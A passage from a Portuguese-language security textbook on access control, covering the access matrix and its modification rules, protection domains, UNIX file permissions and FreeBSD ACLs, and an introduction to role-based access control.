
		SUJEITOS								
		Sujeitos			Arquivos		Processos		Unidade de disco	
		$S_1$	$S_2$	$S_3$	$F_1$	$F_2$	$P_1$	$P_2$	$D_1$	$D_2$
OBJETOS	$S_1$	controle	proprietário	proprietário controle	leitura*	leitura proprietário	acordar	acordar	buscar	proprietário
	$S_2$		controle		escrita*	execução			proprietário	buscar*
	$S_3$			controle		escrita	parar			

\* = copiar conjunto de sinalizador (flag)

**FIGURA 4.4** Matriz de controle de acesso estendida.

De um ponto de vista lógico ou funcional, um módulo de controle de acesso separado é associado a cada tipo de objeto ([Figura 4.5](#)). O módulo avalia cada requisição feita por um sujeito para acessar um objeto com o objetivo de determinar se o direito de acesso existe. Uma tentativa de acesso aciona os seguintes passos:

1. Um sujeito  $S_0$  emite uma requisição do tipo  $\alpha$  para o objeto  $X$ .
2. A requisição faz com que o sistema (o sistema operacional ou algum tipo de módulo de interface de controle de acesso) gere uma mensagem da forma  $(S_0, \alpha, X)$  para o controlador de  $X$ .
3. O controlador verifica a matriz de acesso  $A$  para determinar se  $\alpha$  está em  $A[S_0, X]$ . Se estiver, o acesso é permitido; se não estiver, o acesso é negado e ocorre uma violação de proteção. A violação deve acionar um aviso e uma ação adequada.



**FIGURA 4.5** Uma organização da função de controle de acesso.

A Figura 4.5 sugere que todo acesso por um sujeito a um objeto é mediado pelo controlador desse objeto e que a decisão do controlador é baseada no conteúdo correto da matriz. Além disso, certos sujeitos têm a autoridade de fazer mudanças específicas na matriz de acesso. Uma requisição para modificar a matriz de acesso é tratada como um acesso à matriz, sendo que as entradas individuais na matriz são tratadas como objetos. Tais acessos são mediados por um controlador de matriz de acesso, que controla atualizações na matriz.

O modelo também inclui um conjunto de regras que governam modificações na matriz de acesso, mostradas na Tabela 4.2. Para essa finalidade, introduzimos os direitos de acesso “proprietário” e “controle”, e o conceito de sinalizador (flag) de cópia, explicado nos parágrafos subsequentes.

**Tabela 4.2****Comandos de sistemas de controle de acesso**

Regra	Comando (por $S_0$ )	Autorização	Operação
R1	transferir $\left\{ \begin{array}{l} a^* \\ a \end{array} \right\}$ para $S, X$	" $\alpha^*$ " em $A[S_0, X]$	armazenar $\left\{ \begin{array}{l} a^* \\ a \end{array} \right\}$ em $A[S, X]$
R2	conceder $\left\{ \begin{array}{l} a^* \\ a \end{array} \right\}$ a $S, X$	"proprietário" em $A[S_0, X]$	armazenar $\left\{ \begin{array}{l} a^* \\ a \end{array} \right\}$ em $A[S, X]$
R3	remover $\alpha$ de $S, X$	"controle" em $A[S_0, S]$ ou "proprietário" em $A[S_0, X]$	remover $\alpha$ de $A[S, X]$
R4	$w \leftarrow \text{ler } S, X$	"controle" em $A[S_0, S]$ ou "proprietário" em $A[S_0, X]$	copiar $A[S, X]$ para $w$
R5	criar objeto $X$	nenhuma	adicionar coluna para $X$ em $A$ ; armazenar "proprietário" em $A[S_0, X]$
R6	destruir objeto $X$	"proprietário" em $A[S_0, X]$	remover coluna para $X$ de $A$
R7	criar sujeito $S$	nenhuma	adicionar linha para $S$ em $A$ ; executar <b>criar objeto</b> $S$ ; armazenar "controle" em $A[S, S]$
R8	destruir sujeito $S$	"proprietário" em $A[S_0, S]$	remover linha para $S$ de $A$ ; executar <b>destruir objeto</b> $S$

As três primeiras regras lidam com transferência, concessão e remoção de direitos de acesso. Suponha que a entrada  $\alpha^*$  exista em  $A[S_0, X]$ . Isso significa que  $S_0$  tem direito de acesso  $\alpha$  ao sujeito  $X$  e, em razão da presença do sinalizador de cópia, pode transferir esse direito, com ou sem sinalizador de cópia, a outro sujeito. A regra R1 expressa essa capacidade. Um sujeito transferiria o direito de acesso sem o sinalizador de cópia se houvesse a preocupação de que o novo sujeito transferiria maliciosamente o direito a outro sujeito que não devesse ter tal direito de acesso. Por exemplo,  $S_1$  pode colocar "read" ou "read\*" ("ler" ou "ler\*") em qualquer entrada da matriz na coluna  $F_1$ . A regra R2 afirma que, se  $S_0$  é designado como o proprietário do objeto  $X$ , então  $S_0$  pode conceder um direito de acesso a esse objeto para qualquer outro sujeito. A regra 2 afirma que  $S_0$  pode adicionar qualquer direito de acesso a  $A[S, X]$  para qualquer  $S$ , se  $S_0$  tiver acesso "proprietário" a  $X$ . A regra R3 permite que  $S_0$  remova qualquer direito de acesso presente em qualquer entrada da matriz em uma linha para a qual  $S_0$  controla o sujeito e para qualquer entrada da matriz em

uma coluna para a qual  $S_0$  seja o proprietário do objeto. A regra R4 permite que um sujeito leia a porção da matriz que lhe pertence ou que ele controla.

As regras na [Tabela 4.2](#) governam a criação e a remoção de sujeitos e objetos. A regra R5 afirma que qualquer sujeito pode criar um novo objeto, que passa a lhe pertencer, e então pode conceder e remover acessos ao objeto. Sob a regra R6, o proprietário de um objeto pode destruir o objeto, resultando na remoção da coluna correspondente da matriz de acesso. A regra R7 habilita qualquer sujeito a criar um novo sujeito; o criador é o proprietário do novo sujeito, e o novo sujeito tem acesso de controle sobre si mesmo.

A regra R8 permite que o proprietário de um sujeito elimine a linha e a coluna (se houver colunas de sujeitos) da matriz de acesso designada por aquele sujeito.

O conjunto de regras na [Tabela 4.2](#) é um exemplo do conjunto de regras que poderia ser definido para um sistema de controle de acesso. A seguir damos exemplos de regras adicionais ou alternativas que poderiam ser incluídas. Um direito de “apenas transferência” poderia ser definido, o que resulta na adição do direito transferido ao sujeito-alvo e na remoção desse mesmo direito do sujeito que fez a transferência. O número de proprietários de um objeto ou de um sujeito poderia ser limitado a um se não for permitido que o sinalizador de cópia acompanhe o direito do proprietário.

A capacidade de um sujeito criar outro sujeito e ter direito de acesso “proprietário” a esse sujeito pode ser usada para definir uma hierarquia de sujeitos. Por exemplo, na [Figura 4.4](#),  $S_1$  é dono de  $S_2$  e  $S_3$ , de modo que  $S_2$  e  $S_3$  são subordinados a  $S_1$ . Pelas regras da [Tabela 4.2](#),  $S_1$  pode conceder a  $S_2$  ou remover de  $S_2$  direitos de acesso que  $S_1$  já tenha. Assim, um sujeito pode criar outro sujeito com um subconjunto de seus próprios direitos de acesso. Isso pode ser útil, por exemplo, se um sujeito estiver executando uma aplicação que não seja totalmente confiável e não quiser que essa aplicação consiga transferir direitos de acesso a outro sujeito.

## Domínios de proteção

O modelo de matriz de controle de acesso que discutimos até aqui associa um conjunto de capacidades a um usuário. Uma abordagem mais geral e mais flexível, proposta em [\[LAMP71\]](#), é associar capacidades a domínios de proteção. Um domínio de proteção é um conjunto de objetos associados com direitos de acesso a esses objetos. Em termos da matriz de acesso, uma linha define um domínio de proteção. Até aqui, combinamos cada linha com um usuário

específico. Portanto, nesse modelo limitado, cada usuário tem um domínio de proteção, e quaisquer processos executados pelo usuário têm direitos de acesso definidos pelo mesmo domínio de proteção.

Um conceito mais geral de domínio de proteção provê maior flexibilidade. Por exemplo, um usuário pode executar processos com um subconjunto dos direitos de acesso do usuário, definido como um novo domínio de proteção. Isso limita a capacidade do processo. Tal esquema poderia ser usado por um processo servidor para executar processos para classes diferentes de usuários. Além disso, um usuário poderia definir um domínio de proteção para um programa que não é totalmente confiável, de modo que seu acesso seja limitado a um subconjunto seguro dos direitos de acesso do usuário.

A associação entre um processo e um domínio pode ser estática ou dinâmica. Por exemplo, um processo pode executar uma sequência de procedimentos e requisitar direitos de acesso diferentes para cada procedimento, como ler arquivo e escrever em arquivo. Em geral, gostaríamos de minimizar os direitos de acesso que qualquer usuário ou processo tem a qualquer instante; a utilização de domínios de proteção provê um meio simples de cumprir esse requisito.

Uma forma de domínio de proteção tem a ver com a distinção feita em muitos sistemas operacionais, como o UNIX, entre modo de usuário e modo de núcleo. Um programa de usuário executa em **modo de usuário**, no qual certas áreas da memória são protegidas contra a utilização por usuários e no qual certas instruções não podem ser executadas. Quando o processo usuário invoca uma rotina de sistema, essa rotina é executada em modo de sistema, ou o que passou a ser denominado **modo de núcleo** (ou **modo de kernel**), no qual instruções privilegiadas podem ser executadas e áreas protegidas da memória podem ser acessadas.

## 4.4 Exemplo: controle de acesso a arquivos do UNIX

Para nossa discussão do controle de acesso a arquivos do UNIX, primeiro apresentamos vários conceitos básicos referentes a arquivos e diretórios UNIX.

Todos os tipos de arquivos UNIX são administrados pelo sistema operacional por meio de inodes. Um inode (nó de índice ou nó-i) é uma estrutura de controle que contém as informações fundamentais de que o sistema operacional necessita sobre determinado arquivo. Vários nomes de arquivo podem ser associados a um único inode, mas um inode ativo está associado a exatamente um arquivo, e cada

arquivo é controlado por exatamente um inode. Os atributos do arquivo, bem como suas permissões e outras informações de controle, são armazenados no inode. No disco, há uma tabela de inodes, ou uma lista de inodes, que contém os inodes de todos os arquivos no sistema de arquivos. Quando um arquivo é aberto, seu inode é trazido para a memória principal e armazenado na tabela de inodes residente na memória.


Os diretórios são estruturados em uma árvore hierárquica. Cada diretório pode conter arquivos e/ou outros diretórios. Um diretório que está dentro de outro diretório é denominado subdiretório. Um diretório é simplesmente um arquivo que contém uma lista de nomes de arquivos mais ponteiros associados a inodes. Assim, associado a cada diretório está seu próprio inode.

## Controle de acesso tradicional a arquivos do UNIX

Grande parte dos sistemas UNIX depende de um esquema de controle de acesso a arquivos introduzido com as primeiras versões do UNIX (ou, no mínimo, são baseados em um). A cada usuário UNIX é designado um único número de identificação de usuário (ID de usuário). Um usuário é também um membro de um grupo primário e, possivelmente, de vários outros grupos, cada um identificado por um ID de grupo. Quando um arquivo é criado, ele é designado como de propriedade de determinado usuário e marcado com o ID desse usuário. Ele também pertence a um grupo específico, que é inicialmente o grupo primário do seu criador ou o grupo do seu diretório pai, se esse diretório tiver o conjunto de permissões SetGID. Associado a cada arquivo existe um conjunto de 12 bits de proteção. O ID do proprietário, o ID de grupo e os bits de proteção são parte do inode do arquivo.

Nove dos bits de proteção especificam permissão para ler, escrever e executar para o proprietário do arquivo, outros membros do grupo ao qual esse arquivo pertence e todos os outros usuários. Isso forma uma hierarquia envolvendo proprietário, grupo e todos os outros, sendo usado o conjunto de permissões de mais alta relevância. A [Figura 4.6a](#) mostra um exemplo no qual o proprietário do arquivo tem acesso de leitura e escrita; todos os outros membros do grupo do arquivo têm acesso de leitura, e usuários fora do grupo não têm qualquer direito de acesso ao arquivo. Quando aplicados a um diretório, os bits de leitura e escrita concedem o direito de listar e criar/renomear/remover arquivos no diretório.<sup>2</sup> O bit de execução concede o direito de descer até o diretório ou

buscar um nome de arquivo no diretório.



**FIGURA 4.6** Controle de acesso a arquivos do UNIX.

Os três bits restantes definem comportamentos adicionais especiais para arquivos ou diretórios. Dois deles são as permissões “ajustar ID de usuário” (SetUID) e “ajustar ID de grupo” (SetGID). Se essas permissões forem ativadas em um arquivo executável, o sistema operacional funcionará da maneira descrita a seguir. Quando um usuário (com privilégios de execução para esse arquivo) executa o arquivo, o sistema aloca temporariamente os direitos do ID de usuário do criador do arquivo, ou do grupo do arquivo, respectivamente, para o usuário que está executando o arquivo. Eles são conhecidos como “ID efetivo de

usuário” e “ID efetivo de grupo”, e são usados em adição ao “ID real de usuário” e “ID real de grupo” do usuário executante quando são tomadas decisões de controle de acesso para esse programa. Essa mudança só permanece efetiva enquanto o programa está sendo executado. Tal funcionalidade permite a criação e o uso de programas privilegiados que podem usar arquivos normalmente inacessíveis a outros usuários. Ela habilita usuários a acessar certos arquivos de modo controlado. Alternativamente, quando aplicada a um diretório, a permissão SetGID indica que arquivos que sejam criados herdarão o grupo desse diretório. A permissão de SetUID é ignorada.

O último bit de permissão é o bit “Aderente” (“Sticky”). Quando presente em um arquivo, ele originalmente indicava que o sistema devia manter o conteúdo do arquivo na memória após a sua execução. Isso não é mais usado. Porém, quando aplicado a um diretório, especifica que só o proprietário de qualquer arquivo no diretório pode renomear, mover ou eliminar tal arquivo. Isso é útil para gerenciar arquivos em diretórios temporários compartilhados.

O ID de usuário em particular é designado “superusuário”. O superusuário está isento das restrições usuais de controle de acesso a arquivos e tem amplo acesso ao sistema. Qualquer programa que pertença ao “superusuário” ou que tenha a permissão SetUID associada ao “superusuário”, potencialmente concede acesso irrestrito ao sistema a qualquer usuário que esteja executando esse programa. Portanto, é preciso ter muito cuidado ao escrever tais programas.

Esse esquema de acesso é adequado quando os requisitos de acesso a arquivos estão alinhados com usuários e com um modesto número de grupos de usuários. Por exemplo, suponha que um usuário queira dar acesso de leitura para o arquivo X aos usuários A e B, e acesso de leitura para o arquivo Y aos usuários B e C. Precisaríamos de pelo menos dois grupos de usuários, e o usuário B precisaria pertencer a ambos os grupos para acessar os dois arquivos. Todavia, se houver grande número de diferentes agrupamentos de usuários requisitando uma gama de direitos de acesso a diferentes arquivos, poderá ser necessário um número muito grande de grupos para satisfazer essa demanda. Isso pode se tornar rapidamente incontrolável e difícil de gerenciar, mesmo que possa ser possível.<sup>3</sup> Um modo de superar esse problema é usar listas de controle de acesso, que estão presentes na maioria dos sistemas UNIX mais modernos.

Uma questão final a observar é que o esquema tradicional de controle de acesso a arquivos do UNIX implementa uma estrutura simples de domínios de proteção. Um domínio é associado ao usuário, e trocar o domínio corresponde a trocar o ID de usuário temporariamente.

## Listas de controle de acesso no UNIX

Muitos sistemas operacionais UNIX modernos ou baseados em UNIX suportam listas de controle de acesso, incluindo FreeBSD, OpenBSD, Linux e Solaris. Nesta seção, descrevemos o FreeBSD, mas outras implementações têm essencialmente as mesmas funcionalidades e interface. A funcionalidade é denominada lista de controle de acesso estendida, enquanto a abordagem tradicional do UNIX é denominada lista de controle de acesso mínima.

O FreeBSD permite que o administrador designe uma lista de IDs de usuários e grupos UNIX a um arquivo usando o comando setfacl. Qualquer número de usuários e grupos pode ser associado a um arquivo, cada um com três bits de proteção (leitura, escrita, execução), oferecendo um mecanismo flexível para atribuir direitos de acesso. Um arquivo não precisa ter uma ACL, mas pode ser protegido exclusivamente pelo mecanismo de acesso a arquivos tradicional do UNIX. Arquivos FreeBSD incluem um bit de proteção adicional que indica se o arquivo tem uma ACL estendida.

O FreeBSD e grande parte das implementações UNIX que suportam ACLs estendidas usam a seguinte estratégia (p. ex., [Figura 4.6b](#)):

1. As entradas referentes à classe proprietário e à classe outras no campo de permissões de 9 bits têm o mesmo significado que no caso da ACL mínima.
2. A entrada da classe grupo especifica as permissões para o grupo do proprietário desse arquivo. Essas permissões representam as permissões máximas que podem ser atribuídas a usuários nomeados ou a grupos nomeados, exceto pelo usuário proprietário do arquivo. Neste último caso, a entrada da classe grupo funciona como uma máscara.
3. Usuários nomeados e grupos nomeados adicionais podem ser associados ao arquivo, cada um com um campo de permissão de 3 bits. As permissões listadas para um usuário nomeado ou grupo nomeado são comparadas com o campo de máscara. Qualquer permissão para o usuário nomeado ou grupo nomeado que não esteja presente no campo de máscara é desabilitada.

Quando um processo requisita acesso a um objeto do sistema de arquivos, duas etapas são executadas. A etapa 1 seleciona a entrada de ACL que corresponde mais fielmente ao processo requisitante. As entradas de ACL são examinadas na seguinte ordem: proprietário, usuários nomeados, grupos (proprietários ou nomeados), outros. Somente uma das entradas é usada para determinar o direito de acesso. A etapa 2 verifica se a entrada correspondente contém permissões suficientes. Um processo pode ser membro de mais de um


grupo; portanto, mais de uma entrada de grupo pode ser adequada para o processo. Se qualquer dessas entradas de grupo possíveis contiver as permissões requisitadas, uma dentre as que contêm as permissões requisitadas é escolhida (o resultado é o mesmo, não importando qual entrada seja escolhida). Se nenhuma das entradas de grupo possíveis contém as permissões requisitadas, o acesso é negado, não importando qual entrada seja escolhida.

## 4.5 Controle de acesso baseado em papéis

Sistemas DAC tradicionais definem os direitos de acesso de usuários individuais e de grupos de usuários. Em comparação, o RBAC é baseado nos papéis que os usuários assumem em um sistema em vez de na identidade do usuário. Modelos RBAC tipicamente definem um papel como uma função desempenhada dentro de uma organização. Sistemas RBAC atribuem direitos de acesso a papéis em vez de a usuários individuais. Por sua vez, diferentes papéis são atribuídos aos usuários, estática ou dinamicamente, de acordo com suas responsabilidades.

Agora o RBAC goza de uso comercial disseminado e continua uma área de pesquisa ativa. O National Institute of Standards and Technology (NIST) publicou um padrão, *Security Requirements for Cryptographic Modules* (FIPS PUB 140-2, em 25 de maio de 2001), que requer suporte para controle e administração de acesso por meio de papéis.

A relação entre usuários e papéis é de muitos para muitos, assim como é o caso da relação entre papéis e recursos ou objetos de sistema ([Figura 4.7](#)). O conjunto de usuários muda, em alguns ambientes frequentemente, e a designação de um usuário a um ou mais papéis também pode ser dinâmica. O conjunto de papéis no sistema, na maioria dos ambientes, é relativamente estático, com inclusões ou remoções apenas ocasionais. Cada papel terá direitos de acesso específicos a um ou mais recursos. O conjunto de recursos e os direitos de acesso específicos associados a determinado papel provavelmente também mudarão infrequentemente.



**FIGURA 4.7** Usuários, papéis e recursos.

Podemos usar a representação de matriz de acesso para representar os elementos fundamentais de um sistema RBAC em termos simples, como mostra a [Figura 4.8](#). A matriz superior relaciona usuários individuais a papéis. Normalmente há muito mais usuários do que papéis. Cada entrada da matriz está em branco ou está marcada, sendo que a última indica que esse usuário foi designado para esse papel. Observe que vários papéis podem ser designados a

um único usuário (mais de uma marca em uma linha) e que um único papel pode ser designado a vários usuários (mais de uma marca em uma coluna). A matriz inferior tem a mesma estrutura da matriz de controle de acesso DAC, com papéis como sujeitos. Tipicamente há poucos papéis e muitos objetos ou recursos. Nessa matriz, as entradas são os direitos de acesso específicos de que os papéis desfrutam. Observe que um papel pode ser tratado como objeto, o que permite a definição de hierarquias de papéis.

	R <sub>1</sub>	R <sub>2</sub>	• • •	R <sub>n</sub>
U <sub>1</sub>	✗			
U <sub>2</sub>	✗			
U <sub>3</sub>		✗		✗
U <sub>4</sub>				✗
U <sub>5</sub>				✗
U <sub>6</sub>				✗
•				
U <sub>m</sub>	✗			

		OBJETOS								
		R <sub>1</sub>	R <sub>2</sub>	R <sub>n</sub>	F <sub>1</sub>	F <sub>2</sub>	P <sub>1</sub>	P <sub>2</sub>	D <sub>1</sub>	D <sub>2</sub>
PAPÉIS	R <sub>1</sub>	controle	proprietário	proprietário controle	leitura*	leitura proprietário	acordar	acordar	buscar	proprietário
	R <sub>2</sub>		controle		escrita*	execução			proprietário	buscar*
	•									
	•									
	R <sub>n</sub>			controle		escrita	parar			


**FIGURA 4.8** Representação de RBAC em uma matriz de controle de acesso.

O RBAC permite uma implementação efetiva do princípio do privilégio mínimo, ao qual nos referimos na [Seção 4.1](#). Cada papel deve conter o conjunto mínimo de direitos de acesso necessário àquele papel. Um usuário é designado a um papel que o habilita a executar somente o que é requerido para esse papel. Vários usuários designados ao mesmo papel gozam do mesmo conjunto mínimo de direitos de acesso.


## Modelos de referência RBAC

Uma variedade de funções e serviços pode ser incluída sob a abordagem geral do RBAC. Para esclarecer os vários aspectos desse modelo, é útil definir um conjunto de modelos abstratos de funcionalidades do RBAC.

